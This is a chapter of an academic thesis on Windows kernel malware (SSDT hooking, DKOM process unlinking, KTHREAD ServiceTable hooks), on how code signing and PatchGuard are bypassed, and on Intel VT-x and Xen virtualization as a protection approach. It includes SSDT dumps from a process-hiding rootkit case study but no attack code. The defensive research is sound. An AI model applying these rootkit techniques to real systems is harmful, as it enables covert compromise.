


Figure 9: Interrupts and system calls (simplified)

2.3 Malware

The term *malware* is in this thesis used according to the NIST⁵ definition in [28]:

Malware, also known as malicious code and malicious software, refers to a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or otherwise annoying or disrupting the victim.

Malware classification

A classification model for malware was proposed by Rutkowska in [41], and has since been widely adopted. This classification divides malware into four types, based on the nature of the malware implementation and its system impact.

Type 0 Malware that utilize available libraries (API) and system functionality to accomplish something malicious within the realms of expected OS behavior. The malware is typically implemented as a stand-alone process, and does not modify the OS or other processes. Examples of this type can be user mode key-loggers, trojan back-doors or mail-bots.

Type 1 Malware that modifies parts of the OS kernel or other processes that are designed to be constant. Examples of this is malware that inject itself into libraries or processes, or modifies the work-flow of the OS kernel, such as hooking rootkits.

Type 2 Malware that modify dynamic parts of the OS kernel or other processes (items that are designed to be modified). Examples of this is malware that hide processes by modifying lists (unlinking) or editing kernel objects.

Type 3 Malware that leaves the OS and its processes intact, but still is able to control and intercept the work-flow. Examples of this is hardware virtualization malware which take advantage of CPU support to reside between hardware and the running OS.

2.3.1 Kernel malware

Kernel malware can be defined as malicious software running with the highest privilege level, having full access to memory, privileged CPU instructions and hardware interaction. This is clearly a lucrative environment of execution, but kernel malware in the wild is relatively uncommon due to the relative complexity of executing inside the kernel. Malware authors tend to settle with the path of less resistance. Hence, if a task can be solved with unprivileged user mode code, this is usually easier, faster and more reliable to implement, thus more common. This said, kernel malware poses a significant and current threat in computer security[8], both in targeted and generic attack scenarios.

Kernel malware can usually be classified as type 1 or type 2 malware, depending on its techniques and intrusiveness. Given that kernel malware runs at the highest privilege level, it may access any sections of memory in the OS environment, from processes to other kernel modules and services. Thus, kernel malware may alter the work-flow of system routines or modify or corrupt any data. This ability is used by kernel *rootkits* to gain control of the OS in order to hide

⁵National Institute of Standards and Technology (NIST) is an agency of the U.S. Department of Commerce

its own presence or the presence of other processes or objects to the unsuspecting user of the computer. Kernel mode malware is often working in symbiosis with a user mode component. This is mainly due to operations which are not feasible (or disproportionately complex) to do without the help of services and libraries available in user mode. In other words, kernel malware can be used to empower the threats of regular malware.

Kernel malware can usually be placed within the following categories of techniques:

- Redirecting work-flow by modifying pointers or dispatchers
- Patching executable code of system routines
- Modifying kernel objects and lists
- Filter device drivers

2.3.2 Type 1 malware in the kernel

Malware classified as type 1 modifies memory meant to remain unmodified runtime. Figure 10 illustrates modification of memory significant for the kernel workflow. This can be seen in correlation with the unmodified workflow in Figure 9. Without going in detail on the illustrated hooks in Figure 10, this serves as an illustration of how versatile and evasive hooking can be. Hooking as a technique is in general also applicable to other comparable registers, pointer and code.




Figure 10: Malware (type 1) manipulating workflow for system calls

Detection of unwanted kernel modifications caused by kernel malware has been thoroughly researched[19][57][14] and is motivated by a security industry trying to protect a system that arguably is vulnerable by design. Detection in itself does not provide any means to prevent an attack from occurring. Never the less, the understanding of the artifacts and properties of how kernel malware impact the kernel will provide insight to how (and in what part of the system) it will make sense to enforce protective measures. This is relevant to research question 2 regarding how the kernel can maliciously be affected.

Case study: Type 1 malware hooking the SSDT

To demonstrate the techniques and implementation of kernel malware a rootkit hooking a system call is used as example. This malicious kernel module is also used in the experiment (Chapter 5), and its source code can be found in Appendix B.2. The technique used in this sample is to replace a pointer in the SSDT (table role is described in Section 2.2.1). The pointer in the table was originally pointing to the function to be dispatched in case of a *QuerySystemInformation* system call. This function returns a list of information about the system state to user applications. The pointer is replaced with the rootkits own hook function. Hooking describes the technique of in-lining a given routine in a workflow. The hooking function will act as a filter and control the returning values from the original dispatch function. The function *QuerySystemInformation* is used by Task Manager to enumerate processes currently running. Hence, in this case, the hook function is able to filter out (hide) processes which matches certain criteria.

ORIGINAL SSDT

Address	Pointer	Pointer symbol
805012d8	805b9696	nt!NtQuerySymbolicLinkObject
805012dc	8060b32c	nt!NtQuerySystemEnvironmentValue
805012e0	8060b302	nt!NtSetSystemEnvironmentValueEx
805012e4	8060633e	nt!NtQuerySystemInformation
805012e8	806081c0	nt!NtQuerySystemTime
805012ec	8060ba36	nt!NtQueryTimer
[...]		

HOKED SSDT

Address	Pointer	Pointer symbol
805012d8	805b9696	nt!NtQuerySymbolicLinkObject
805012dc	8060b32c	nt!NtQuerySystemEnvironmentValue
805012e0	8060b302	nt!NtSetSystemEnvironmentValueEx
805012e4	f8bd0406	hideprocess!NewZwQuerySystemInformation
805012e8	806081c0	nt!NtQuerySystemTime
805012ec	8060ba36	nt!NtQueryTimer
[...]		

Hook replace original pointer with the rootkit's own fonction

Figure 11: System service dispatch table before and after rootkit hook

The hook is inserted by overwriting a pointer in the SSDT. The SSDT is not meant to be modified, but the kernel malware has the privilege needed to modify this memory at will. A section of the SSDT is dumped before and after the hook in Figure 11. The hooking function named *NewZwQuerySystemInformation* is part of the kernel module named *hideprocess.sys*. It is worth noting that system call functions usually reside in the memory of the *ntoskrnl* module, with addresses in the 0x80XXXXXX range. The address of the replaced pointer (0xf8bd0406) is clearly outside this range. The hook is therefore an anomaly, which may be detected by a kernel malware scanner[14]. This kernel malware sample is within the *type 1* category as it modifies a part of the kernel which is designed to be static.

Although this technique is effective and relatively uncomplicated, it is regarded as a high level

hook, which is easy to detect. This said, there are several other steps in the system call work-flow susceptible to hooking with a similar malicious outcome.

2.3.3 Type 2 malware in the kernel

Kernel malware modifying dynamic memory and kernel structures is usually in one of two sub-categories[5]:

Dynamic Kernel Object Modification DKOM. The malicious code modify the content of kernel objects to alter token privileges or linked lists. An example of a DKOM technique is unlinking an `_EPROCESS` entry in the linked list of currently running processes. This is illustrated in Figure 12.




Figure 12: Process hidden in process list by unlinking

Kernel Object Hooking KOH malware inserts hooks in dynamic kernel objects. For instance, a less known SSDT hooking technique modifies dynamic kernel memory. Information about each thread is stored in *Thread Information Blocks*. One of the elements in this structure is a pointer to a `_KTHREAD` structure. At offset `0xE0` in `_KTHREAD` is a pointer called *ServiceTable*. By installing a hook here, it is possible to point to a malicious copy of the whole SSDT.

This type of malware has been shown to be detectable as well[19]. However, as this is memory which is modified during normal kernel operation, a protection approach is significantly more complex. It is likely that a semantic understanding of the kernel objects in question is necessary in order to apply any protective measures. Limitations in keeping an up-to-date semantic understanding of dynamic kernel data may imply limitations in external protection applicability.

2.4 Kernel security

With the advent of 64-bit operating systems the kernel developers at Microsoft ceased an opportunity to restrict the rules for kernel code practice, without being trussed by the requirement of legacy compatibility. In the recent 64-bit versions of the Windows NT kernel, Kernel Patch Protection and Kernel Mode Code Signing has been introduced. The concept is to mandatorily address some well known kernel security problems.

2.4.1 Kernel mode code signing

This feature requires all developers of kernel mode code to add a code signing certificate to their modules. A *software publishing certificate* is contained in the resource section⁶ in the module file. The certificate has to be rooted by a code signing authority such as VeriSign. Modules without valid certificates will not pass the digital signature check, and generates a warning message to the user. This also gives the certificate authority the possibility to revoke unwanted drivers.

Since all vendors are required to obtain a certificate from a certificate authority, malicious coders are excluded by economical and legal means. However, this is not an airtight solution. The cost of a code signing certificate is not really sufficient in keeping malicious developers out of the equation. In 2007 the Australian company Linchpin Labs acquired a certificate and released a tool called Atsiv. This tool was designed solely to bypass KMCS by distributing Linchpins certificate to any code developer[5]. This rouge certificate was later revoked by VeriSign. If purchasing a certificate isn't desirable, malicious coders can steal valid certificates[44] or use exploitable signed drivers to gain kernel mode execution. In other words signed drivers goes a long way in keeping malicious modules out of the kernel, but as long as there is exploitable module code, it is possible to bypass this mechanism. This was demonstrated by A. Ionescu with his tool *PurplePill*[18]

It is worth noting that this mechanism does not actually enforce any restriction policy such as stopping unsigned code from loading. It will generate a warning message describing the issue and prompt an uninstall of the driver in question. It is also worth noting that Windows offers a boot option to disable the driver signing requirement.

2.4.2 Kernel patch protection

The motivation behind Kernel Patch Protection, also known as PatchGuard, was the unsupported, and sometimes malicious, kernel modifications by third party 32-bit driver modules, causing an unstable OS. This was and is a problem on the 32-bit versions of Windows, as new protection features are inhibited by legacy code support. These new protective measures are implemented:

- Protection of key kernel executable images, libraries and drivers.
- Protecting *System Service Descriptor Table*, *Interrupt Descriptor Table* and *Global Descriptor Table*
- Protecting *Machine State Registers*(MSRs)
- Protection of selected object types and function pointers.

⁶The resource section is a part of a portable executable (PE) file[30] such as .exe, .dll or in the case of a kernel module .sys. The section is used to contain items such as icons, graphics and other external resources.

The PatchGuard implementation is not actually protecting from kernel patches occurring, but enforcing a strict policy when a patch is detected. The protection is done by creating checksums for the memory ranges of the protected tables and image sections. The checksum is verified every 5 to 10 minutes. If a discrepancy occurs, PatchGuard will issue a bug check with stop code *CRITICAL_STRUCTURE_CORRUPTION*. This leads to a "blue screen of death" and a following reboot of the OS. The reboot reloads all the tables and images in an unaltered state.

PatchGuard runs in the kernel, on the same privilege level as the structures it is set in place to protect, as well as the malicious kernel modules it is protecting against. This implies that PatchGuard is every bit as subvertible as the kernel in general. To mitigate this, PatchGuard relies heavily on security by obscurity, misdirection and obfuscation[47]. This may arguably add little in terms of security. It will however complicate the analysis of PatchGuard in order to restrict the number of people knowledgeable to develop a workaround of its techniques. Microsoft uses the term *protection* rather liberally, and not with prevention of memory modification in mind. It is also worth noting that the term *patch* refers to modifications made directly to memory, and not to describe a released software update also known as a patch.

2.5 Hardware virtualization

The use of virtualization technology has gained popularity recent years as computer resources continuously increase. To utilize the ample amounts of computational power, virtualization allows for several operating systems to be run simultaneously on one hardware machine. This is found useful in several scenarios such as consolidation and duplication of servers, management of test environments and isolation of critical applications. The main motivation for this technology is not related to security, but virtualization also add some security benefits. This thesis revolves around leveraging these benefits.

Virtualization in a processor and hardware context is a term describing the separation of the hardware in use and the running OS software. An abstraction level, or a virtualization layer, is introduced to manage and schedule several operating systems running on a shared hardware platform. This is the role of the *hypervisor*, also referred to as the virtual machine monitor (VMM), illustrated in Figure 13. The virtual machine, referred to as the *guest*, has a hardware view which in many respects is transparent. This means it has no trace of the intervention and interposition of the hypervisor. It is worth noting that complete transparency is neither feasible or computationally economical as shown by Garfinkel et al. in [12]




Figure 13: Hardware Virtualization

The main benefits with hardware virtualization are the provided functionality regarding isolation, inspection and interposition. These properties are identified by Garfinkel and Rosenblum and leveraged in their IDS research[13].

Isolation The code executing in the guest can not reach the state of the hypervisor or other guests. This implies that if the OS in a guest is compromised, the compromise is restrained from reaching outside the guest. The guest has no way of accessing or modifying data outside its virtual machine environment.

Inspection The hypervisor has the ability to view all aspects of the guest execution state. This includes CPU registers, virtual memory, storage and I/O device interaction. This makes the hypervisor powerful in monitoring a guest.

Interposition The hypervisor is implemented as intermediate software between physical hardware and software in the virtual machine. To manage the computer resources, the hypervisor has the ability to trap certain guest operations such as non-virtualizable instructions. This enables the hypervisor to intercept and control the execution flow of the guest. Interposition enables isolation and introspection (inspection of the guest from the outside).

These virtualization properties are crucial in electing hardware virtualization for a memory protection approach. The isolation property makes a software protection mechanism itself in-susceptible to attacks, modification and bypass techniques. Introspection enable evaluation of existing protection and enables protection decisions based on guest memory properties and semantics. Interposition in turn enables the protection mechanism to interfere with guest operation and makes it possible to control and manage physical memory on behalf of the guest.

2.5.1 The semantic gap

Among the challenges with virtual machine introspection is the so called *semantic gap*. This term refers to the lack of context information due to the abstraction layer of the hypervisor. The applications and modules running inside the guest OS has the context information to interpret what data stored in memory represents. Elements such as linked lists, structures and exported address symbols give a semantic view of memory. The hypervisor can only inspect the raw memory content and has no understanding of the context of its data. It may be necessary to re-construct the architectural structures in order to achieve the needed internal semantic view of files, processes and kernel modules. The semantic gap can to a certain degree be bridged with knowledge of hardware and software architecture, as shown in [34] and [19].

2.5.2 Types of hardware virtualization

One of the main challenges in designing a virtual machine environment is to keep the states of the running virtual machines separated while they inevitably have to run on a shared CPU, memory and devices. Operations which could breach the isolation property have to be handled by the hypervisor. These instructions are referred to as *non-virtualizable instructions*. Different solutions to this has led to three classes of hardware virtualization:

Binary translations CPU instructions which are non-virtualizable are replaced run-time with controlled instruction sequences managed by the hypervisor. Separation of privilege between the hypervisor and the guest is done by bumping the guest OS kernel to ring 1. This technique is called *ring compression*, and is possible since neither ring 1 or 2 is used in modern commodity OS'es. This require no extensions to the guest OS or the hardware CPU, and is the type of virtualization used for instance in VMware Workstation.

Paravirtualization Also known as OS assisted virtualization. The approach is to modify the guest OS kernel and replace the non-virtualizable CPU instructions with *hypercalls* which enables the hypervisor to perform or emulate the replaced instructions. The memory management

and interrupt handling is also taken care of by the hypervisor. In paravirtualization ring compression is used to separate the hypervisor and the kernel. No CPU support is needed, but the OS has to be modified, which implies access to OS source code is needed⁷.

Hardware-assisted virtualization Extensions to the CPU introduce two operation modes. One more and one less privileged, called *root mode* and *non-root mode*. With hardware-assisted virtualization both the hypervisor and the guest are able to use all four privilege levels. The CPU will trap any non-virtualizable instruction and hand execution control over to the hypervisor in root mode. This removes the need for modifying the guest OS code through patching with paravirtualization or run-time binary translation.

As illustrated in Figure 14 both binary translation and paravirtualization relies on ring compression to separate the hypervisor and guest kernel. Hardware-assisted virtualization makes ring compression superfluous with the root and non-root mode. Each virtualization type has its




Figure 14: Privilege levels as utilized by virtualization types.

own way of enforcing privileged execution of non-virtualizable instructions and other privileged operations. This has led to the birth of *ring -1* as a new (superior to ring 0) privilege level in a privilege model known from regular CPU operation (elaborated in Section 2.2.1). This term is not accurate in describing the actual implementation in question. It does not exist from a hardware point of view, but serves as a simplification and a metaphor in daily language.

The hardware-assisted type of virtualization was found to be the most suitable for implementing the work of this thesis. This is due to its transparency features, no need for guest OS modification and a well-documented operation interface of the processor (Intel).

⁷It is worth noting that paravirtualization support for a version of Windows XP has been developed in cooperation with Microsoft[53]

2.5.3 Hardware-assisted virtualization

Hardware-assisted virtualization completely simulates the underlying hardware. This concept has been known for decades⁸. However, the relatively recent introduction (2006) of processor virtualization extensions (AMD-V and Intel VT-x) has made this commonly available in personal computers. Several hardware-assisted virtualization solutions are available on the market today, both open source such as Xen 3 [2] and commercial such as VMware ESX[33]. Competing and differing hypervisor design philosophies cause quite different approaches to hypervisor solutions and functionality. One may argue that the hypervisor should remain lightweight, implemented compactly and comprehensively with stringent security. On the other hand the argument is to take advantage of the introduced opportunities by for instance implementing a security API within the hypervisor. The hypervisor has the ability to monitor or modify the virtual machines memory, to inspect logical processing and disk and network usage. A benefit of the processor extensions is that they enable lightweight hypervisor implementations. This in turn enable more exhaustive hypervisor code audits, which may yield better hypervisor security.

2.5.4 Intel Virtualization Technology

The Intel Virtualization Technology[31], known as Intel-VT is the term describing a implementation of hardware-assisted virtualization. It consists of a set of extensions and enhancement to the processor. Intel-VT was chosen due to its well-documented nature and hardware availability.

The concept of the hypervisor and the guest virtual machine makes it necessary to distinct between two types of software, each running in a defined processor operation mode. These are the hypervisor and the guest software, respectively running in VMX root mode and VMX non-root mode. Root-mode is more privileged⁹ than non-root mode. Transitions between these modes are called VMX transitions, and two types of transitions exist:

VM entry The transition from VMX root mode to non-root mode.

VM exit The transition from VMX non-root mode to root mode.

VMX instructions

Table 2: VMX instruction set

VMXON, VMXOFF	Enable/Disable VMX operation
VMCLEAR	Initialize VMCS region
VMPTRLD, VMPTRST	Load/Store current VMCS pointer
VMREAD, VMWRITE	Read/Write field in VMCS
VMLAUNCH, VMRESUME	Launch/resume VM
VMCALL	Call issued from VM into hypervisor

The virtualization extensions introduces a new set of processor instructions called VMX instructions, listed in Table 2. These are available only in VMX root mode. If any of these instructions are attempted executed in non-root mode, a VM exit occurs.

⁸Introduced in 1972 on IBM System/370.

⁹This is not related to the privilege rings of the traditional CPL model.

Virtual machine control structure

The transitions between the VMX operation modes are managed by the use of Virtual Machine Control Structures (VMCS). The hypervisor modifies the VMCS using the instructions VMREAD, VMWRITE and VMCLEAR.

The VMCS consists of six groups of data. Table 3 is quoted from chapter 21.3 in [17].

Table 3: Fields in the Virtual Machine Control Structure

Area type	Description
Guest-state area	Processor state is saved into the guest-state area on VM exits and loaded from there on VM entries.
Host-state area	Processor state is loaded from the host-state area on VM exits.
VM-execution control fields	These fields control processor behavior in VMX non-root operation.
VM-exit control fields	These fields control VM exits.
VM-entry control fields	These fields control VM entries.
VM-exit information fields	These fields receive information on VM exits and describe the cause and the nature of VM exits.

The VMCS contains the execution state of a virtual machine for a given context. The guest and host state among other things contain processor registers, such as the instruction pointer and general purpose registers (EAX, EBX etc.). When a VM entry is performed the guest state is loaded from the corresponding VMCS guest state area, and the hypervisor state is saved in the host state area. Reversely, in the case of a VM exit the guest state is saved in the VMCS guest state, and the processor state is loaded from the VMCS host area.

VM exit reasons

When non-virtualizable instructions are executed in non-root mode, a VM exit occurs. The hypervisor is then allowed to control the outcome of the instruction. Which instructions cause VM exits are defined in the VMCS. A VM exit is handled in the hypervisor by a *VM Exit Handler* which dispatches the exit state to an appropriate function or routine. Typical guest events causing VM exits can be:

- Operations affecting memory access and control
 - Accessing page directory base pointer (CR3)
 - Page faults
- CPU instructions affecting processor state
 - Instructions like CPUID, RDMSR, WRMSR, RDTSC
 - Access to control or debug registers, such as MOV to CRx or DRx
- External interrupts unrelated to the guest
 - I/O
- Scheduling support
 - Detection of guest inactivity
 - HLT, PAUSE

VMX lifecycle




Figure 15: Life cycle of hardware-assisted virtualization with VMX

Accumulating the recently described concepts and structures, we are able to draw the larger picture of a VMX life cycle. This life cycle is illustrated in Figure 15. Firstly, the executing software enables VMX operation by executing the VMXON instruction. A control structure is initialized with VMCLEAR, then established and populated using VMPTRLD and VMWRITE. When the control structure is set up, VMLAUNCH is executed which reads the guest state from the corresponding VMCS. This sets the processor in a non-root mode executing till an exit reason occurs. When an exit reason eventually occur, the guest state is saved to the VMCS along with information about the exit reason to be handled. The processor state is set back to the stored VMCS host state, and the VM Exit handler dispatches the exit reason to a suitable function taking the appropriate actions. After the exit reason is handled, the processor state is again switched from host to guest state, and non-root operation continues until the next exit reason. If the hypervisor for some reason wants to disable the VMX operation, this is done with the VMXOFF instruction.

2.5.5 Xen and hardware-assisted virtualization

Xen was chosen as the hypervisor solution in the work of this thesis. This mainly due to the fact that it is open source, its solution maturity, and due to a significant amount of peer-reviewed research based on the Xen virtualization solution. In this subsection the topics and implementations most relevant for the thesis is described in detail.

In Xen version 3 support for hardware-assisted virtualization was implemented. The support for the Intel-VT instruction set was contributed by the Intel Core Software Division[10]. Versions of Xen prior to version 3 was based on the paravirtualization approach. In Xen terminology each




Figure 16: Architecture of Xen 3

guest (virtual machine) is called a domain. The Xen virtualization solution basically consists of the Xen hypervisor and a privileged domain for management of the hypervisor and other virtualized guests. This privileged domain is called *domain0*, and is typically a paravirtualized GNU/Linux OS. Multiple user domains can be created by the management domain0, each of which are called a *domainU*. The architecture of the Xen virtualization solution is illustrated in Figure 16.

The Xen hypervisor presents a virtual hardware platform¹⁰ to the VM guest. This consists of virtual devices and guest firmware. The guest firmware is based on the open source Bochs BIOS[22]. When the guest is launched execution is passed to the emulated guest BIOS for boot services.

2.5.6 Memory virtualization

Virtualization of physical memory is another important component of hardware virtualization, and plays a central role in the work of this thesis. In virtualized memory there are three abstraction levels, *machine memory*, *physical memory* and *virtual memory*. The concept of virtual memory remains the same. Physical memory is from the guest point of view the available hardware memory. Machine memory is the memory as viewed by the hypervisor which has the true view of hardware memory. The hypervisor provides the abstraction and isolation between machine memory and the respective guest's physical memory view. The guest OS cannot have direct

¹⁰In Xen terminology this is referred to as a hardware virtual machine (HVM)

